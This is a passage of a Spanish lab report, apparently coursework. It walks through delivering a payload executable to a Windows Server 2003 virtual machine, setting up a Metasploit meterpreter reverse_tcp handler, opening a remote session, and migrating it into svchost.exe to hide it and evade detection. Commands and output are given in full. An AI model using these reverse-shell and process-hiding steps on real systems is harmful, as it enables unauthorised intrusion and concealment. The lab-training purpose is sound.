


Ilustración 21. Descarga del Payload desde el Servidor Web

Esta imagen muestra la ventana de descarga de Internet Explorer en Windows Server 2003. Se observa que:

- El navegador está accediendo al servidor web de Kali Linux (192.128.100.5)
- El usuario está guardando el archivo **laboratorio3.exe** en el equipo
- El tipo de archivo se identifica como "Aplicación" (ejecutable)
- La descarga se realiza a través del protocolo HTTP

El payload malicioso es transferido al servidor Windows Server 2003, listo para ser ejecutarse y establecer la conexión con Kali Linux.

5.1.22 Confirmación de la descarga completa del archivo malicioso





Ilustración 22. Descarga Exitosa del Payload en Windows Server 2003

Esta imagen muestra el mensaje de descarga exitosa en Internet Explorer:

- **Archivo:** laboratorio3.exe (72.0 KB)
- **Origen:** 192.128.100.5 (servidor Kali Linux)
- **Ubicación guardada:** C:\Documents and Settings...\laboratorio3.exe

El payload ha sido transferido exitosamente al Windows Server 2003 y está listo para ser ejecutado.

5.1.23 Preparación para recibir la conexión del payload



```

kali@kali: ~
To boldly go where no
shell has gone before

=[ metasploit v6.4.50-dev ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search multi/handler

Matching Modules
=====

#   Name                                     Disclosure Date   Ran
k   Check  Description
-   -
-   -
0   exploit/linux/local/apt_package_manager_persistence 1999-03-09       exc
ellent No    APT Package Manager Persistence
1   exploit/android/local/janus                      2017-07-31       man
ual   Yes    Android Janus APK Signature bypass


```

Ilustración 23. Búsqueda del Módulo Multi/Handler en Metasploit

En esta imagen se muestra el comando `search multi/handler` ejecutado dentro de `msfconsole`.

Nota: Antes de este paso, se ingresó a Metasploit con el comando `msfconsole`. El multi/handler es el componente que recibirá la conexión del payload enviado al servidor vulnerable.

5.1.24 Preparación del handler para recibir la conexión del Windows Server 2003



```

kali@kali: ~
Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.128.100.5
LHOST => 192.128.100.5
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.128.100.5   yes       The listen address (an interface may be specified)
  LPORT     4678            yes       The listen port

```

Ilustración 24. Configuración del módulo handler en Metasploit

En esta imagen se muestra la configuración del módulo multi/handler en Metasploit:

1. **Selección del módulo:** use 7 (o use exploit/multi/handler)
2. **Configuración del payload:** set payload windows/meterpreter/reverse_tcp (debe coincidir con el payload generado)
3. **Definición de IP y puerto:**
 - set LHOST 192.128.100.5 (IP de Kali Linux)
 - set LPORT 4678 (puerto de escucha, mismo que en el payload)
4. **Verificación:** options (confirma que la configuración es correcta)

5.1.25 Conexión exitosa y identificación de procesos para la migración

The screenshot shows a Kali Linux terminal window with two tabs. The active tab displays the following commands and output:

```

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.128.100.5:4678
[*] Sending stage (177734 bytes) to 192.128.100.8
[*] Meterpreter session 1 opened (192.128.100.5:4678 -> 192.128.100.8:1037) at 2025-09-02 00:02:17 +0200

meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0		
216	744	wmiprvse.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wbem\wmiprvse.exe
404	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
460	404	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\sys

Ilustración 25. Sesión de Meterpreter Establecida y Listado de Procesos

En esta imagen se muestra:

1. **Conexión exitosa:** El comando `exploit` inicia el listener y se establece la sesión de Meterpreter (Sesión 1) desde el Windows Server 2003 (IP: 192.128.100.8) hacia Kali Linux.
2. **Listado de procesos:** El comando `ps` en Meterpreter muestra todos los procesos en ejecución en el servidor

5.1.26 Identificación de procesos del sistema para migración desde el Administrador de tareas




Ilustración 26. Análisis de Procesos en Windows Server 2003

- Esta imagen muestra el **Administrador de tareas** del Windows Server 2003, donde se listan los procesos en ejecución y se puede observar el proceso **laboratorio3.exe** en ejecución (bajo el usuario "Administrador")

5.1.27 Mover la sesión a un proceso del sistema para mayor persistencia y estabilidad

The screenshot shows a Kali Linux terminal window with a list of system processes and a successful Meterpreter migration command. The terminal window has a title bar with 'kali@kali: ~' and standard window controls. The terminal content is as follows:

```

kali@kali: ~ x root@kali: /ho... x root@kali: /va... x kali@kali: ~ x
980 536 svchost.exe x86 0 ador 2\ctfmon.exe
NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1056 924 taskmgr.exe x86 0 KSERVER\Administrator C:\WINDOWS\system32\taskmgr.exe
1308 536 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1336 536 msdtc.exe x86 0 C:\WINDOWS\system32\msdtc.exe
1452 536 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1472 980 wuauc.lt.exe x86 0 KSERVER\Administrator C:\WINDOWS\system32\wuauc.lt.exe
1496 536 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1840 536 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1960 536 alg.exe x86 0 C:\WINDOWS\System32\alg.exe

meterpreter > migrate 924 980
[*] Migrating from 628 to 924...
[*] Migration completed successfully.
meterpreter >

```

Ilustración 27. Migración Exitosa del Proceso en Meterpreter

En esta imagen se muestra el comando de migración en Meterpreter:

- **Comando ejecutado:** migrate 924 (o migrate 980 según la imagen)
- **Proceso origen (PID 924):** laboratorio3.exe (proceso visible y vulnerable)
- **Proceso destino (PID 980):** svchost.exe (proceso legítimo del sistema Windows)
- **Resultado:** "Migration completed successfully" confirmando que la sesión ahora se ejecuta dentro de un proceso del sistema

Importancia:

La migración oculta la actividad maliciosa dentro de un proceso confiable del sistema (svchost.exe), lo que:

- Evita que el usuario termine la sesión al cerrar laboratorio3.exe
- Elude detecciones básicas de seguridad
- Asegura persistencia incluso si el proceso original es eliminado

5.1.28 Confirmación de que el proceso malicioso ya no es visible




Ilustración 28. Verificación de la Migración Exitosa en el Administrador de Tareas

Esta imagen muestra el Administrador de Tareas del Windows Server 2003 después de la migración. Se observa que:

- El proceso **laboratorio3.exe** ya **no aparece** en la lista de procesos activos
- Solo se muestran procesos legítimos del sistema
como svchost.exe, lsass.exe, explorer.exe, etc.
- El número de procesos se redujo a **23** (frente a los 24 anteriores donde estaba laboratorio3.exe)

Importancia:

La desaparición de laboratorio3.exe confirma que la migración a svchost.exe fue exitosa. Ahora la sesión de Meterpreter está oculta dentro de un proceso del sistema, lo que hace que la actividad maliciosa sea mucho más difícil de detectar para el usuario.

5.2.LUBUNTU:

5.2.1 Obtención del sistema operativo objetivo para la explotación




Ilustración 29. Descarga de la Imagen de Ubuntu 24.04

Esta imagen muestra la página oficial de descargas de Ubuntu donde se está obteniendo la imagen ISO de Lubuntu 24.04.3 (Noble Numbat) para arquitectura AMD64. El archivo seleccionado es:

- **Nombre:** lubuntu-24.04.3-desktop-amd64.iso
- **Tamaño:** 3.2 GB
- **Tipo:** Imagen de escritorio para computadoras de 64 bits

Link de descarga de Lubuntu:

<https://cdimage.ubuntu.com/lubuntu/releases/noble/release/>

5.2.2 Paso a paso de la instalación de Lubuntu:

